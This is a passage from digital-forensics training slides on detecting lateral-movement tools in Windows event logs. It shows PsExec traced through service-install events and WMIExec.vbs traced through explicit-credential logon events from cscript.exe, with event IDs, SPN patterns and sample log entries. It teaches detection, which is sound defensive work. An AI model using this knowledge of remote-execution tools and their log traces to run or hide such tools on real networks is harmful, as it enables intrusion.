
- We will use the same log from the previous exercise.
Click “Filter Events” button.
 - E:\Artifacts\other_eventlog\PsExec_win7_System.evtx
 - Original log name: System.evtx




Notice:

You should **drag the log file and drop it to Event Log Explorer.**

PsExe




PsExe



Event Log Explorer

File Tree View Event Advanced Window Help



Computers Tree

win7_system_psexec_en.evtx

Filtered: showing 5 of 174 event(s)

NT



Type	Date	Time	Event	Source	Category
Information	2/20/2018	8:11:46 PM	7045	Service Control Manager	None
Information	2/20/2018	8:11:18 PM	7045	Service Control Manager	None
Information	The file name is not the default PsExec name, but...			Service Control Manager	None
Information	2/20/2018	8:08:09 PM	7045	Service Control Manager	None

This executable file is directly under the %SystemRoot% directory.

A service was installed in the system.
Service Name: WindowsWMIService
Service File Name: %SystemRoot%\WindowsWMIService.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

The same name

This is a user mode service, not kernel mode.

The service account is "LocalSystem"

It seems this entry is a PsExec used with -r option!

PsExec Detection Method 2 (6)

- We found PsExec execution with -r option at 8:11:46 PM on February 20th.
 - The temporary service name was “WindowsWMIService”.

WMIExec

WMIExec Detection (1)

- WMIExec.vbs is a tool that is used for a remote logon.
 - <https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs>
- Why is this event important?
 - Attackers sometimes use WMIExec to logon to remote computers. Therefore, you should check this event.
- Important event IDs
 - Security.evtx
 - 4624: An account was successfully logged on.
 - 4648: A logon was attempted using explicit credentials.
 - This is logged only if the tool is used with user name and password.
 - Microsoft-Windows-WMI-Activity%4Operational.evtx
 - 5857: %1 provider started with result code %2.

WMIExec Detection (2)

- There are two methods to detect WMIExec.
 - Method1: WMIExec with an explicit credential
 - Method2: WMIExec without an explicit credential

WMIExec Detection Method 1

WMIExec Detection Method 1 (1)

- How can we detect this event?
 - WMIExec.vbs is written in VBScript. So the tool is executed from cscript.exe (or from wscript.exe).
 - Event ID 4648 can record execution process. If the attacker use a credential clearly, you can filter out most of the normal logs.
 - WMIExec.vbs uses SMB to copy a program to remote hosts and to execute WMI through RPC system service (RPCSS).
 - Event ID 4648 also logs SPNs (see the next slide). You can see these services.
- The important event IDs
 - Security.evtx
 - 4648: A logon was attempted using explicit credentials.

WMIExec Detection Method 1 (2)

- If attackers logon to a remote server with WMIExec.vbs with a credential clearly, event ID 4648 that contain some of these entries is logged in a few tens of seconds.

Target Server\Additional Information	Process Information\ Process Name	Process Information\ Process ID
cifs/[REMOTE SERVER]	- (System process)	0x4
RPCSS/[REMOTE SERVER]	svchost.exe	*
host/[REMOTE SERVER]	cscript.exe	*
RestrictedKrbHost/[REMOTE SERVER]	cscript.exe	*

SPN description:

https://adsecurity.org/?page_id=183


https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/445e4499-7e49-4f2a-8d82-aaf2d1ee3c47

WMIExec Detection Method 1 (3)


- Let's check this event.
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\WMIExec_Win10-1_Security.evtx
 - Original log name: Security.evtx

Notice:


You should **drag the log file and drop it to Event Log Explorer.**



WMI



WMI



WMIExec Detection Method 1 (6)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
4648	Security.evtx	Source	Date, Time	Date/Time around when WMIExec was used
			Computer Name	Source computer name
			Target Server\Additional Information	SPNs and Destination computer name
			Account Whose Credentials Were Used\Account Name	Logon user name of the remote host
			Process Information\Process Name	cscript.exe or wscript.exe

Event Log Explorer

File Tree View Event Advanced Window Help



Win10-1_Security.evtx

Type	Date	Time	Event	Source	Category	User
Audit Success	2/8/2018	2:49:53 PM	4648	Microsoft-Windows-SeLogon		N/A

Description: A logon was attempted using explicit credentials.

SPN is “host”, which means to use a computer account for Kerberos Authentication. You can also confirm RPCSS, RestrictedKrbHost, and cifs around this date.

Account Whose Credentials Were Used:

- Account Name: **ninja-master**
- Account Domain: **NINJA-MOTORS.NET**
- Logon GUID: **{2365607B-1143-FF87-5189-4002E}**

Target Server:

- Target Server Name: **AD-WIN2016.ninja-motors.net**
- Additional Information: **host|AD-WIN2016.ninja-motors.net**

Process Information:

- Process ID: **0x2270**
- Process Name: **C:\Windows\SysWOW64\cscript.exe**

This is a domain admin account for this system. If your system does not use cscript to logon to the remote server, this entry is suspicious.

cscript.exe tries to connect to a remote server. This process is used for executing VBS/JScript.

WMIExec Detection Method 1 (8)

- Attackers executed WMIExec.vbs from 192.168.52.40 with ninja-master account at 2:49:53 PM on February 8th.

WMIExec Detection Method 2

WMIExec Detection Method 2 (1)

- If attackers do not use a credential to logon to remote servers with WMIExec, the story is different.
 - You suffer from many 4624 type 3 messages, especially when you investigate domain controllers.
- How could we detect this event?
